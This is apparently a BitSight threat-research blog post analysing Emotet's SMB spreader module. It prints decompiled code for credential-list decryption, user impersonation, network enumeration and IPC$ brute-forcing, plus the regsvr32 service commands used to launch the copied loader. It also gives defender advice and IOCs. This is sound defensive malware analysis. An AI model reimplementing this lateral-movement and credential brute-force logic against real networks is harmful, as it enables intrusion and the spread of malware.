
Emotet SMB Spreader is Back

bitsight.com/blog/emotet-smb-spreader-back

Written by João Batista August 10, 2022 Share Facebook Twitter LinkedIn



Emotet is back in business, and BitSight's Threat Research team is continuously monitoring the evolution of this dangerous malware.


Not too long ago, on June 6, our team observed the botnet Epoch4 delivering a new module to the infected systems that turned out to be a credit card stealer targeting Google Chrome. A few days later, on June 13, the botnet Epoch4 re-introduced the SMB spreader module. This module was used before the law enforcement takedown in January 2021, but not since Emotet's return in November 2021.

Currently, all Emotet botnets (Epoch4 and Epoch5) are using these two modules giving the malware the capability of stealing credit card data and moving laterally upon infecting a system.

Given the dangerous nature of the SMB spreader module, we decided to share some details on how it works.

Hardcoded username and password lists

The spreader contains an encrypted list of usernames and an encrypted list of passwords. These two lists are encrypted using a XOR cipher with 4-byte sized keys. After decrypting the lists, the contents are parsed and placed in two linked lists:




```
v1 = fn_decrypt_emo_string_4();                // decrypted username list
ptr_username_buf = v9;
raw_username_buf_ = v1;
raw_username_buf = v1;
do
{
  if ( !ptr_username_struct )
  {
    v5 = fn_alloc_heap_mem(328u);
    ptr_username_struct = v5;
    if ( !v5 )
      break;
    ptr_username_buf = v5->username_buf;
  }
  curr_two_chars = *raw_username_buf;
  if ( *raw_username_buf == ',' || !curr_two_chars )
  {
    // Places the parsed username into the linked list
    v7 = ptr_spreader_struct;
    ptr_username_struct->next_username_struct = ptr_spreader_struct->current_username_struct;
    v7->current_username_struct = ptr_username_struct;
    ptr_username_struct = 0i64;
  }
  else
  {
    *ptr_username_buf = curr_two_chars;
    ptr_username_buf += 2;
  }
  curr_two_chars_ = *raw_username_buf;
  raw_username_buf += 2;
}
while ( curr_two_chars_ );
fn_free_str(raw_username_buf_);
}
```

```
ptr_password_struct = 0i64;
LODWORD(v10) = 0x25583;
v1 = fn_decrypt_emo_string_16();               // decrypted passwords list
ptr_password_buf = v10;
raw_password_buf_ = v1;
raw_password_buf = v1;
do
{
  if ( !ptr_password_struct )
  {
    v5 = fn_alloc_heap_mem(0x130u);
    ptr_password_struct = v5;
    if ( !v5 )
      return fn_free_str(raw_password_buf_);
    ptr_password_buf = v5->password_buf;
  }
  curr_two_chars = *raw_password_buf;
  if ( *raw_password_buf == ',' || !curr_two_chars )
  {
    // Places the parsed password into the linked list
    v7 = ptr_spreader_struct;
    ptr_password_struct->next_password_struct = ptr_spreader_struct->current_password_struct;
    v7->current_password_struct = ptr_password_struct;
    ptr_password_struct = 0i64;
  }
  else
  {
    *ptr_password_buf = curr_two_chars;
    ptr_password_buf += 2;
  }
}
while ( *raw_password_buf++ );
return fn_free_str(raw_password_buf_);
}
```

Figure 1. Decrypting and parsing the username and password lists

Impersonating the logged-on user

The token from the logged-on user gets duplicated by calling DuplicateToken with the SecurityImpersonation level. Then the spreader calls ImpersonateLoggedOnUser to complete the impersonation of the logged-on user:




```
      active_console_session_id = fn_WTSGetActiveConsoleSessionId();
      if ( fn_WTSQueryUserToken(&token, active_console_session_id) )
      {
        fn_DuplicateToken(&int_struct.user_duplicated_token, token);
        fn_CloseHandle(token);
      }
      state = 0x9AD2;
      break;
```

```
    fn_ImpersonateLoggedOnUser(*&int_struct.user_duplicated_token);
    state = 0x45AA3;
  }
```

Figure 2. Logged-on user impersonation

Finding remote servers

The spreader calls WnetOpenEnumW and WnetEnumResourceW to enumerate network resources. If the network resource is a server, its name gets saved into a list:




```
result = fn_WNetOpenEnumW(lpNetResource, &enum_handle, 0);
if ( !result )
{
  lpBuffer = fn_alloc_heap_mem(65536u);
  if ( lpBuffer )
  {
    while ( fn_WaitForSingleObject(ptr_spreader_struct->module_arg) == WAIT_TIMEOUT )
    {
      cCount = -1;
      BufferSize = 65536;
      fn_w_w_zero_mem(lpBuffer, 65536);
      if ( fn_WNetEnumResourceW(&BufferSize, enum_handle, &cCount, lpBuffer) )
        break;
      for ( i = 0; i < cCount; ++i )
      {
        if ( fn_WaitForSingleObject(ptr_spreader_struct->module_arg) != WAIT_TIMEOUT )
          break;
        net_resource = &lpBuffer[i];
        if ( net_resource->dwDisplayType == RESOURCEDISPLAYTYPE_SERVER )
        {
          if ( net_resource->lpRemoteName )
          {
            if ( fn_lstrcmpiW(net_resource->lpRemoteName, ptr_spreader_struct->blacklisted_server_name) )
              // Save the remote server name into a list.
              fn_save_remote_server_name(net_resource->lpRemoteName);
          }
        }
        else if ( (net_resource->dwUsage & RESOURCEUSAGE_CONTAINER) != 0 )
        {
          // If it's a container resource it can be enumerated for new resources by calling WNetOpenEnum and WNetEnumResource.
          // So this function is called once again.
          fn_enumerate_network_resources(&lpBuffer[i]);
        }
      }
    }
    fn_free_heap_mem(lpBuffer);
  }
  return fn_WNetCloseEnum(402496i64, 580573i64, enum_handle, v3);
}
return result;
```

Figure 3. Finding remote servers

Moving laterally


The spreader iterates over the list of servers and try to connect to the IPC$ share using the hardcoded usernames and passwords:



```
share_name = fn_decrypt_emo_string_2();       // IPC$
connect_result = fn_connect_2_share_via_WNetAddConnection2W(remote_server_name, share_name, 0i64, 0i64);
if ( connect_result )
{
  if ( connect_result == ERROR_BAD_NETPATH )
    goto EXIT;
  v7 = ptr_spreader_struct;
  for ( i = ptr_spreader_struct->current_username_struct; i; i = i->next_username_struct )
  {
    current_password_struct = v7->current_password_struct;
    if ( current_password_struct )
    {
      username_buf = i->username_buf;
      while ( TRUE )
      {
        password_buf = current_password_struct->password_buf;
        // Connect to IPC$ using hardcoded creds.
        _connect_result = fn_connect_2_share_via_WNetAddConnection2W(remote_server_name, share_name, i->username_buf, current_password_struct->password_buf);
        if ( !_connect_result )
          goto SUCCESS_IPC_CONNECTION;
        if ( _connect_result == ERROR_BAD_NETPATH || fn_WaitForSingleObject(ptr_spreader_struct->module_arg) != WAIT_TIMEOUT )
          goto EXIT;
        current_password_struct = current_password_struct->next_password_struct;
        if ( !current_password_struct )
        {
          v7 = ptr_spreader_struct;
          break;
        }
      }
    }
  }
```

Figure 4. Bruteforcing the IPC$ share

If none of the credentials worked, the spreader tries to enumerate usernames from the target server by calling NetUserEnum. All usernames that are not present in the hardcoded username list will be added to a linked list so that they can be bruteforced later:



```
current_username_struct = 0i64;
v2 = fn_NetUserEnum(929397, &entriesread, 141220, v8, server_name, 0, &bufptr, 442381, v9, &totalentries);
if ( v2 )
{
  if ( v2 != ERROR_MORE_DATA )
    return current_username_struct;
}
else
{
  current_user_info_struct = bufptr;
  last_user_info_struct = (bufptr + 8 * entriesread);
  while ( current_user_info_struct < last_user_info_struct )
  {
    if ( !fn_check_if_user_is_on_harcoded_list(current_user_info_struct->usri2_name) )
    {
      v5 = fn_alloc_heap_mem(0x148u);
      parsed_user = v5;
      if ( v5 )
      {
        // Add parsed username struct to linked list
        fn_lstrcpynW(128i64, current_user_info_struct->usri2_name, 181634, v5->username_buf);
        parsed_user->next_username_struct = current_username_struct;
        current_username_struct = parsed_user;
      }
    }
    current_user_info_struct = (current_user_info_struct + 8);
  }
}
fn_NetApiBufferFree(bufptr);
return current_username_struct;
```

Figure 5. Enumerating usernames from remote servers

If the spreader finds valid credentials, it tries to connect to C$ and ADMIN$ shares. In case of successful authentication, Emotet's loader is copied to the remote share with a random filename (derived from the machine CPU counter) and launched as a service.

Paths to where loader can be copied:

Share	Path
C$	C:\<random>.dll
ADMIN$	%SystemRoot%\<random>.dll

The newly created service will execute one of the following commands:

Share	Command
C$	regsvr32.exe "C:\<random>.dll"
ADMIN$	regsvr32.exe "%SystemRoot%\<random>.dll"

Conclusion

Emotet's ability to extend functionality through the usage of modules makes it easier to add new capabilities to the malware. A module capable of stealing credit card data shows that the operators are looking for new ways to monetize their botnet operations. The re-introduction of the SMB spreader shows the willingness of the operators to raise infections at

the cost of increasing Emotet's network fingerprint.
Defenders should look for suspicious authentication attempts to network shares and be sure that no users are using any of the passwords in the hardcoded password list.

IOCs

SHA256 spreader module:

3D8F8F406A04A740B8ABB1D92490AFEF2A9ADCD9BEECB13AECF91F53AAC736B4

List of usernames:

https://raw.githubusercontent.com/bitsight-research/threat_research/main/emotet/smb_spreader/users.txt

List of passwords:

https://raw.githubusercontent.com/bitsight-research/threat_research/main/emotet/smb_spreader/passwords.txt

Get the Weekly Cybersecurity Newsletter

Subscribe to get security news and industry ratings updates in your inbox.

-
- *
  Read more
  By checking this box, I consent to sharing this information with BitSight Technologies, Inc. to receive email and phone communications for sales and marketing purposes as described in our privacy policy. I understand I may unsubscribe at any time.